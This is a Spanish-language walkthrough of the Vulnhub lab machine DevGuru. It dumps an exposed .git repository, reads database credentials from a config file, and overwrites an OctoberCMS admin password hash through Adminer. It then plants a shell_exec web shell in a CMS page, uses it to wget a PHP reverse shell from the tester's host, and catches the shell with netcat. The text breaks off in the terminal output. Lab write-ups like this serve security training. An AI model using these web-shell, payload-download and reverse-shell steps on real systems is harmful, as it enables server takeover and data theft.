

DevGuru - Vulnhub

<https://www.vulnhub.com/entry/devguru-1,620/>

ESCANEO CON NMAP

°Para empezar a atacar la maquina comenzaremos a realizar un escaneo de puertos con el siguiente comando.

°Encontramos 3 puertos abiertos; 22, 80 y 8585

°Al analizar el escaneo con nmap, este en puerto 80, nos dio una url finalizando con un /.git, lo que esto significa que la pagina posiblemente tenga repositorios git que podemos usar despues para poder vulnerar la pagina "<http://192.168.1.138:80/.git/>"

°Para poder analizar estos repositorios usafemos una herramienta de Github llamada GitTools <https://github.com/internetwache/GitTools>

- En este repositorio encontraremos dos herramientas; Dumper y Extractor.

- **Dumper:** This tool can be used to download as much as possible from the found .git repository from web servers which do not have directory listing enabled.

- **Extractor:** A small bash script to extract commits and their content from a broken repository.

This script tries to recover incomplete git repositories:

-Iterate through all commit-objects of a repository

-Try to restore the contents of the commit

-Commits are not sorted by date

°Para usar esta herramienta, en este caso Dumper, basta con llamar la herramienta seguida de la url y el nombre de la carpeta donde se guardara lo que se va a extraer

```
(kali㉿kali)-[~/Documents/Tools/GitTools/Dumper]
$ sudo bash gitdumper.sh http://192.168.1.138/.git/ website
Note: This script will download all files found in the repository.
Especially if the repository is a broken repository, edit this file.
Extracting repository data from http://192.168.1.138/.git/
Last commit message: First commit
```

-Al ejecutar la herramienta comenzara a extraer todos los archivos que encuentre

```

[-] Downloaded: objects/f2/a62b10cb0ded63986ea9bfc63c6ca6a8893b8e
[-] Downloaded: objects/1b/962db68d6889840c1809e78290426116057525
[+] Downloaded: objects/7d/e9115700c5656c670b34987c6fbffd39d90cf2
[-] Downloaded: objects/00/0000000000000000000000000000000000000000
[+] Downloaded: objects/ab/10ac9306f8f9c1bb0f7417becafd98f30a0be1
[+] Downloaded: objects/63/a1b61d726f9ac46177a5979af5dcffe0b9e42b
[+] Downloaded: objects/58/8fcd831397a17be3aa069c62015ebd15e12037
[+] Downloaded: objects/d6/6eb0fd715f9661d7168de4ac6a25a76434eee8
[+] Downloaded: objects/d1/31759c493f927cac1927e92c01aceb54e3f668
[+] Downloaded: objects/96/1e94d0b4ef29cd741c1b7d036c3d5e50040610
[+] Downloaded: objects/2c/4f924e85cf83ec86567a9ba5d225814f3a9abb
[+] Downloaded: objects/0e/7fdd14e475dd429734ffee2e7ce8f96a7dd428
[+] Downloaded: objects/ba/43df3ec96d43f29dbe0e60074ee777649e3b5b
[+] Downloaded: objects/b1/b1d0ccd3c9ba623f880703ad3e9e926933a630

```

- Los que aparecen en rojo son archivos que probablemente esten corruptos y no pudieron descargarse correctamente

°Ya habiendo descargado todos los archivos procederemos a usar la siguiente herramienta; Extractor, la cual la sintaxis consiste en mandar a llamar el programa seguido la carpeta, ya sea tambien su ruta, donde guardamos lo que habiamos descargado seguido el nombre que le pondremos donde guardaremos todo lo extraido

```

(kali@kali)-[~/Documents/Tools/GitTools/Extractor]
$ sudo bash extractor.sh ../Dumper/website ./website

```

Usage

-Pulsamos enter y comenzara a crear nuestra carpeta

```

(kali@kali)-[~/Documents/Tools/GitTools/Extractor]
$ sudo bash extractor.sh ../Dumper/website ./website
#####
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
#####
[*] Destination folder does not exist
[*] Creating ...

```

°Al ingresar a la carpeta que nos genero podemos ver un conjuntos de archivos y acrpetas, lo cual deduciendo, gracias al index.php, pudimos notar que son directorios de nuestra pagina web, y que corre codigo php

```
(kali㉿kali)-[~/.../GitTools/Extractor/website/0-7de9115700c5656c670bffd39d90cf2]
$ ls
adminer.php  bootstrap  config  modules  README.md  storage
artisan      commit-meta.txt  index.php  plugins  server.php  themes

(kali㉿kali)-[~/.../GitTools/Extractor/website/0-7de9115700c5656c670b34987c6fbffd39d90cf2]
$
```

°Al colocar el primero en nuestra pagina web, vemos que nos redirige a un login a una base de datos

Login - Adminer

192.168.1.138/adminer.php

Idioma: English

Adminer 4.7.7 4.8.1

(MySQL) october - octoberdb

Login

Motor de base de datos	MySQL
Servidor	localhost
Usuario	
Contraseña	
Base de datos	

☐ Guardar contraseña

°Ahora necesitamos encontrar credenciales para poder loguearnos, para ello iremos a buscar en los archivo que descargamos, buscando en los archivos pudimos encontrar una carpeta llamada config, al acceder a ella notamos que hay un conjuntos de archivos, en ellos destaca uno que se llama database.php, los cual se relaciona con lo que estamos buscando

```
(kali㉿kali)-[~/.../Extractor/website/0-7de9115700c5656c670b34987c6fbffd39d90cf2/config]
$ ls
app.php      cms.php      filesystems.php  session.php
auth.php     cookie.php   mail.php         view.php
broadcasting.php  database.php  queue.php
cache.php     environment.php  services.php

(kali㉿kali)-[~/.../Extractor/website/0-7de9115700c5656c670b34987c6fbffd39d90cf2/config]
$
```

- Lo abrimos con algun editor de texto, en mi caso con "nano", y podemos encontrar mucha informacion relacionado con la base de datos

```
],
  'mysql' => [
    'driver' => 'mysql',
    'engine' => 'InnoDB',
    'host' => 'localhost',
    'port' => 3306,
    'database' => 'octoberdb',
    'username' => 'october',
    'password' => 'SQ66EBYx4GT3byXH',
    'charset' => 'utf8mb4',
    'collation' => 'utf8mb4_unicode_ci',
    'prefix' => '',
    'varcharmax' => 191,
  ],
],
```

Login - Adminer

192.168.1.138/adminer.php

Kali Linux
 Kali Tools
 Kali Docs
 Kali Forums
 Exploit-DB
 Google Hacking DB
 OffSec

Idioma: English

Adminer 4.7.7 4.8.1

Login

(MySQL) october - octoberdb

Motor de base de datos	MySQL
Servidor	localhost
Usuario	october
Contraseña	••••••••••••••••
Base de datos	octoberdb

Login
 ☐ Guardar contraseña

← → ↻ 🏠 192.168.1.138/adminer.php?username=october&db=octoberdb&st... ☆

Kali Linux Kali Tools Kali Docs Kali Forums Exploit-DB Google Hacking DB OffSec

Idioma: Español MySQL » Servidor » octoberdb » Mostrar: backend_access_log Cerrar sesión

Adminer 4.7.7 4.8.1

DB: octoberdb

Comando SQL Importar Exportar Crear tabla

registros backend_access_log
 registros backend_users
 registros backend_users_groups
 registros backend_user_groups
 registros backend_user_preferences
 registros backend_user_roles
 registros backend_user_throttle
 registros cache
 registros cms_theme_data
 registros cms_theme_logs
 registros cms_theme_templates
 registros deferred_bindings
 registros failed_jobs
 registros jobs
 registros migrations
 registros sessions
 registros system_event_logs
 registros system_files
 registros system_mail_layouts
 registros system_mail_partials
 registros system_mail_templates
 registros system_parameters
 registros system_plugin_history
 registros system_plugin_versions
 registros system_request_logs
 registros system_revisions
 registros system_settings

Mostrar: backend_access_log

[Visualizar contenido](#)
[Mostrar estructura](#)
[Modificar tabla](#)
[Nuevo Registro](#)

Limite
 50

Longitud de texto
 100

Acción

SELECT * FROM `backend\_access\_log` LIMIT 50 (0.001 s) [Modificar](#)

☐ Modify	id	user_id	ip_address	created_at	updated_at
☐ modificar	1	1	192.168.1.127	2020-11-19 01:19:32	2020-11-19 01:19:32
☐ modificar	2	1	192.168.1.127	2020-11-19 04:35:33	2020-11-19 04:35:33
☐ modificar	3	1	192.168.1.127	2020-11-20 00:31:27	2020-11-20 00:31:27

Resultado completo
☐ 3 registros

Modify

Selected (0)

Exportar (3)

[Importar](#)

ºEstando dentro de la base de datos podemos buscar en los diferentes apartados para poder encontrar de alguna manera, ya sea credenciales o alguna informacion relevante para poder seguir escalando

- En el resgitro llamado "backend_users", pudimos encontrar un usuario y una contraseña (Encriptada)

-

Mostrar: backend_users

Visualizar contenido

Mostrar estructura

Modificar tabla

Nuevo Registro

SELECT * FROM `backend\_users` LIMIT 50 (0.000 s) [Modificar](#)

☐ Modify	id	first_name	last_name	login	email	password
☐ modificar	1	Frank	Morris	frank	frank@devguru.local	\$2y\$10\$bp5wBfbAN6IMYT27pJMomOGutDI

☐ 1 registro

[Importar](#)

- Al encontrar una contraseña encriptada, tenemos que bucar el tipo de has que esta usando para ello podemos usar google poniedno las primeras 4 letras de la contraseña para que nos indique el tipo de has que usa, en este caso nos muestra que es un "Bcrypt"

siempre será un string de 60 caracteres, o false en caso ...

stackoverflow.com
https://stackoverflow.com › questi... · Traducir esta página

Hashing Password with "\$2y\$" identifier - Stack Overflow

17 abr 2018 — **\$2y\$** is the crypt scheme ID for a variant of **bcrypt/blowfish** look for a C# library that supports this, .e.g [github.com/BcryptNet/bcrypt](#).

2 respuestas · Mejor respuesta: I just installed "BCrypt.Net-Next" and codes shown in below w...

bcrypt - Hash a password with \$2y\$ in java - Stack Overflow 7 abr 2018

hash - How is crypt(\$pass, '\$2y\$09\$salt ... - Stack Overflow 26 mar 2014

Questions regarding PHP's password_hash() - Stack Overflow 6 sept 2015

Symfony 5.3 password hashing changed back from ... 31 ago 2021

Más resultados de stackoverflow.com

- Ahora, lo que podemos hacer es cambiar la contraseña ya sabiendo del tipo de hash que usa en la base de datos usaremos una pagina llamada "devglan", la cual tiene varios hashes y usaremos el que dice "Online Bcrypt Hashing"

← → × 🏠

🔒 https://www.devglan.com/online-tools/jasypt-online-encryption-d

📄 ☆

📧 3 🔔 🔌

☰

Kali Linux Kali Tools Kali Docs Kali Forums Exploit-DB Google Hacking DB OffSec CrackStation - Online ...

<devglan />
DEVELOPING DEVELOPERS

Programming Testing AI Devops Data Science Design Blogs Crypto Tools Dev Feed Login

🔍

+ Story

Donate

Follow @devglan

Jasypt Online Encryption and Decryption(Free)

Jasypt stands for Java Simplified Encryption.It provides basic encryption of plain-text, numbers, binaries to secure confidential data.It is completely thread safe and provides high performance in multi-processor too.

Jasypt provides simpler ways to encrypt and decrypt text and it does not require any deep knowledge of cryptography to get started with it.Simply, feed a plain text that you want to encrypt and Jasypt will do the rest of calculation and result an encrypted text for you.This kind of encryption is one-way encryption.It also provides two way encryption mechanism. While implementing two-way encryption, apart from feeding plain-text you also require to feed the secret text and this secret text can be used to decrypt the encrypted text.

By default, Jasypt uses **PBEWithMD5AndDES** encryption algorithm but it provides options to select other stronger encryption options too such as **PBEWithMD5AndTripleDES** The free Jasypt Online Encryption and Decryption tool below provides option for one way as well two way(simple) encryption and decryption.It also provides option to compare a plain text with Jasypt encrypted password.

Other Free Tools

Online Text Encrypt Decrypt

Online File Encrypt Decrypt

Online RSA Encrypt Decrypt

Online Bcrypt Hashing

Online DES Encrypt Decrypt

Jasypt Online Encrypt Decrypt

- Vamos a escoger cualquier contraseña para que nos genere un hash, en mi caso sera "contact"

Online Bcrypt Hash Generator

Enter plain text to hash

contact

Select the number of rounds

4

Generate Hash

Hashed Output:

\$2a\$04\$PuNTTZysGxLfkCSgnk243.16c7
vES2AOFck25u2lciz7h29FMm4ky

- Cambiamos la contraseña y ya habiendo hecho eso, nos dirigimos a la pagina "http://ip/backend", y el backend es porque es la columna donde estamos haciendo la modificacion y es parte de un directorio de la pagina auditada, y esta nos dirigia a un login donde podemos acceder con el usuario obtenido y la contraseña que cambiamos



Getting back to basics

frank



Login

🔒 [Forgot your password?](#)

← → ↻ 🏠 192.168.1.138/backend/backend ☆ 🔒 29 🔍 🖨️

Kali Linux Kali Tools Kali Docs Kali Forums Exploit-DB Google Hacking DB OffSec CrackStation - Online ...

🕒 Dashboard 📁 CMS 🖼️ Media ⚙️ Settings 👤

WELCOME




Welcome back to OctoberCMS, Frank. Your last sign in was
Fri, Nov 20, 2020 12:31 AM
[View access logs](#)

SYSTEM STATUS

! Pending software updates	Update
! Some issues need attention	View
i System build	469
⚠️ Event log	1
📄 Request log ⚠️	0
📅 Online since	November 19, 2020


⚙️ [Manage widgets](#)

WEBSITE



● Online [Manage themes](#) [Customize theme](#)

°Estando dentro nos dirigimos a CMS, donde encontraremos un conjunto de códigos y buscaremos como poder ejecutar un código malicioso php, lo cual pudimos encontrar una entrada en el apartado de "Home" y en "Code", dentro de Home



El código que he colocado es el siguiente:

```
Markup Code
1 function onStart()
2 {
3     $this->page["myVar"] = shell_exec($_GET['cmd']);
4 }
```

- En el apartado de Markup están los directrices de la url, ahí podemos agregar uno extra en donde indiquemos que se ejecute nuestro código

```
Markup Code
1 {% partial 'home/slider' %}
2 {% partial 'home/intro' %}
3 {% partial 'home/about' %}
4 {% partial 'home/counter' %}
5 {% partial 'home/services' %}
6 {% partial 'home/cta' %}
7 {% partial 'home/contacthome' %}
8
9 {{this.page.myVar}}
10
11
```


- Guardamos los cambios y nos dirigimos al Previw para ver lo que podemos hacer despues de estos codigos

The screenshot shows a CMS interface with an orange header bar. In the header, there are two buttons: 'Save' (with a checkmark icon) and 'Preview' (with a magnifying glass icon), both highlighted with red boxes. Below the header, there are two tabs: 'Settings' and 'Meta'. The 'Meta' tab is active. Under the 'Meta' tab, there are three form fields: 'File Name' with the value 'home.htm', 'Layout' with a dropdown menu showing 'cms-layout', and 'Description' with the text 'Main Page. Made with CMS-Layout.'

- Al darle preview nos va lanzar un error pero esto se debe a que no creamos la pagina web, sino que creamos una vulnerabilidad para poder listar archivos desde la url, para ello despues de la ip de la pagina colocamos el siguiente comando `"/?cmd="` despues lo que deseamos realizar como si estvieramos usando una terminal linux, en este caso use el `"ls -la"`

← → ↻ 🏠 192.168.1.138 ?cmd=ls -la ☆ 🔒 31 🔍 📡

Kali Linux Kali Tools Kali Docs Kali Forums Exploit-DB Google Hacking DB OffSec >>



total 420 drwxr-xr-x 10 www-data www-data 4096 Nov 19 2020 . drwxr-xr-x 3 root root 4096 Nov 18 2020 .. drwxr-xr-x 8 root root 4096 Nov 19 2020 .git -rw-r--r-- 1 root root 413 Nov 18 2020 .gitignore -rw-r--r-- 1 www-data www-data 1678 Nov 18 2020 .htaccess -rw-r--r-- 1 www-data www-data 1518 Nov 18 2020 README.md -rw-r--r-- 1 www-data www-data 362514 May 11 2020 adminer.php -rw-r--r-- 1 www-data www-data 1640 Nov 18 2020 artisan drwxr-xr-x 2 www-data www-data 4096 Nov 18 2020 bootstrap drwxr-xr-x 2 www-data www-data 4096 Nov 18 2020 config -rw-r--r-- 1 www-data www-data 1173 Nov 18 2020 index.php drwxr-xr-x 5 www-data www-data 4096 Nov 18 2020 modules drwxr-xr-x 3 www-data www-data 4096 Nov 18 2020 plugins -rw-r--r-- 1 www-data www-data 551 Nov 18 2020 server.php drwxr-xr-x 7 www-data www-data 4096 Nov 18 2020 storage drwxr-xr-x 4 www-data www-data 4096 Nov 18 2020 themes drwxr-xr-x 31 www-data www-data 4096 Nov 18 2020 vendor

- Para poderlo ver de mejor manera poder pulsar "Ctrl + u" para ver el código de la página y verlo que listamos con el comando

-

```
Home | CMS | October x Corp - DevGuru x http://192.168.1.138/?cmd=ls -la llaves - Buscar con Google
view-source:http://192.168.1.138/?cmd=ls -la
Kali Linux Kali Tools Kali Docs Kali Forums Exploit-DB Google Hacking DB OffSec
255 <div class="col-lg-7">
256 <span class="text-color">For Every type business</span>
257 <h2 class="mt-2 mb-4 mb-lg-0">Entrust Your Project to Our Best Team of Profes
258 </div>
259 <div class="col-lg-4">
260 <a href="contact.html" class="btn btn-main btn-round-full float-lg-right ">Con
261 </div>
262 </div>
263 </div>
264 </div>
265 </section>
266 total 420
267 drwxr-xr-x 10 www-data www-data 4096 Nov 19 2020 .
268 drwxr-xr-x 3 root root 4096 Nov 18 2020 ..
269 drwxr-xr-x 8 root root 4096 Nov 19 2020 .git
270 -rw-r--r-- 1 root root 413 Nov 18 2020 .gitignore
271 -rw-r--r-- 1 www-data www-data 1678 Nov 18 2020 .htaccess
272 -rw-r--r-- 1 www-data www-data 1518 Nov 18 2020 README.md
273 -rw-r--r-- 1 www-data www-data 362514 May 11 2020 adminer.php
274 -rw-r--r-- 1 www-data www-data 1640 Nov 18 2020 artisan
275 drwxr-xr-x 2 www-data www-data 4096 Nov 18 2020 bootstrap
276 drwxr-xr-x 2 www-data www-data 4096 Nov 18 2020 config
277 -rw-r--r-- 1 www-data www-data 1173 Nov 18 2020 index.php
278 drwxr-xr-x 5 www-data www-data 4096 Nov 18 2020 modules
279 drwxr-xr-x 3 www-data www-data 4096 Nov 18 2020 plugins
280 -rw-r--r-- 1 www-data www-data 551 Nov 18 2020 server.php
281 drwxr-xr-x 7 www-data www-data 4096 Nov 18 2020 storage
282 drwxr-xr-x 4 www-data www-data 4096 Nov 18 2020 themes
283 drwxr-xr-x 31 www-data www-data 4096 Nov 18 2020 vendor
284 <footer class="footer-section">
```

REVERSE SHELL

°Para poder obtener una reverse shell, tenemos que tener un código php para poder subirlo al servidor y ejecutarlo desde ahí.

```
// The recipient will be given a shell running as the current user
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or
// Use of stream_select() on file descriptors returned by proc_open
// Some compile-time options are needed for daemonisation (like pc
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.70'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

app.hackth... 192.168.1.72
```

°Este código es solo una parte de todo, ahí tenemos que poner nuestra dirección IP y el puerto por donde estaremos escuchando con Netcat

°Para subir el archivo al servidor, tenemos que abrir un servidor local en nuestro Kali en donde tengamos el código, y para abrirlo tenemos que ejecutar el siguiente código

```
(kali@kali)-[~/Documents/Vulnhub/DevGuru/exp]
$ ls
code.php

(kali@kali)-[~/Documents/Vulnhub/DevGuru/exp]
$ sudo python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0.
█
```

- También tener NetCat en escucha por el puerto colocado en el código PHP, en mi caso sería el "4444"


```
(kali@kali)-[~/Documents/Vulnhub/DevGuru/exp]
$ sudo nc -lnvp 4444
(kali@kali)-[~/Documents/Vulnhub/DevGuru/exp]
$ sudo nc -lnvp 4444
[sudo] password for kali:
listening on [any] 4444 ...

eth0: flags=4163<UP,BROADCAST,MULTICAST> mtu 1500
    inet 192.168.1.70 netmask 255.255.255.0 broadcast 192.168.1.255
    ether 02:42:0c:0a:04:04 txqueuelen 0  (Ethernet)
```

- Aquí obtendremos nuestra shell

°Aprovechando la vulnerabilidad que abrimos en la página web, colocaremos un comando en la URL para poder descargar el archivo del servidor, de la siguiente manera "ip/?cmd=wget"


192.168.1.70:8000/code.php"



- Al ejecutarlo notaremos una petición al servidor, lo cual significa que el archivo fue cargado de manera exitosa, ahora listamos nuevamente desde la url y notaremos que el archivo se subió

```
</section>
total 452
drwxr-xr-x 10 www-data www-data 4096 May 10 21:55 .
drwxr-xr-x 3 root root 4096 Nov 18 2020 ..
drwxr-xr-x 8 root root 4096 Nov 19 2020 .git
-rw-r--r-- 1 root root 413 Nov 18 2020 .gitignore
-rw-r--r-- 1 www-data www-data 1678 Nov 18 2020 .htaccess
-rw-r--r-- 1 www-data www-data 1518 Nov 18 2020 README.md
-rw-r--r-- 1 www-data www-data 362514 May 11 2020 adminer.php
-rw-r--r-- 1 www-data www-data 1640 Nov 18 2020 artisan
drwxr-xr-x 2 www-data www-data 4096 Nov 18 2020 bootstrap
-rw-r--r-- 1 www-data www-data 5680 May 10 21:29 code.php
-rw-r--r-- 1 www-data www-data 5680 May 10 21:29 code.php.1
-rw-r--r-- 1 www-data www-data 5680 May 10 21:29 code.php.2
-rw-r--r-- 1 www-data www-data 5680 May 10 21:29 code.php.3
drwxr-xr-x 2 www-data www-data 4096 Nov 18 2020 config
-rw-r--r-- 1 www-data www-data 1173 Nov 18 2020 index.php
drwxr-xr-x 5 www-data www-data 4096 Nov 18 2020 modules
drwxr-xr-x 3 www-data www-data 4096 Nov 18 2020 plugins
-rw-r--r-- 1 www-data www-data 551 Nov 18 2020 server.php
drwxr-xr-x 7 www-data www-data 4096 Nov 18 2020 storage
drwxr-xr-x 4 www-data www-data 4096 Nov 18 2020 themes
drwxr-xr-x 31 www-data www-data 4096 Nov 18 2020 vendor
```

°Para ejecutarlo y obtener la reverse shell, el archivo que subimos se hace parte de los directorios de la página, ahora solo debemos colocarlo en la url de la siguiente manera "ip/code.php"



- Al ejecutarlo, nuestra pagina queda cargando lo que significa que obtuvimos la shell por NetCat

The screenshot shows a web browser window with the address bar displaying `192.168.1.138/code.php`. Below the browser, a terminal window shows the following sequence of commands and output:

```
kali@kali: ~/Documents/Vulnhub/DevGuru/contents
File Actions Edit View Help
(kali@kali)-[~/Documents/Vulnhub/DevGuru/exploit]
$ ls
code.php
(kali@kali)-[~/Documents/Vulnhub/DevGuru/exploit]
$ sudo nano code.php
(kali@kali)-[~/Documents/Vulnhub/DevGuru/exploit]
$ ls
code.php
(kali@kali)-[~/Documents/Vulnhub/DevGuru/exploit]
$ sudo python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000)
^C
Keyboard interrupt received, exiting.
(kali@kali)-[~/Documents/Vulnhub/DevGuru/exploit]
$ sudo nano code.php
(kali@kali)-[~/Documents/Vulnhub/DevGuru/exploit]
$ sudo python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
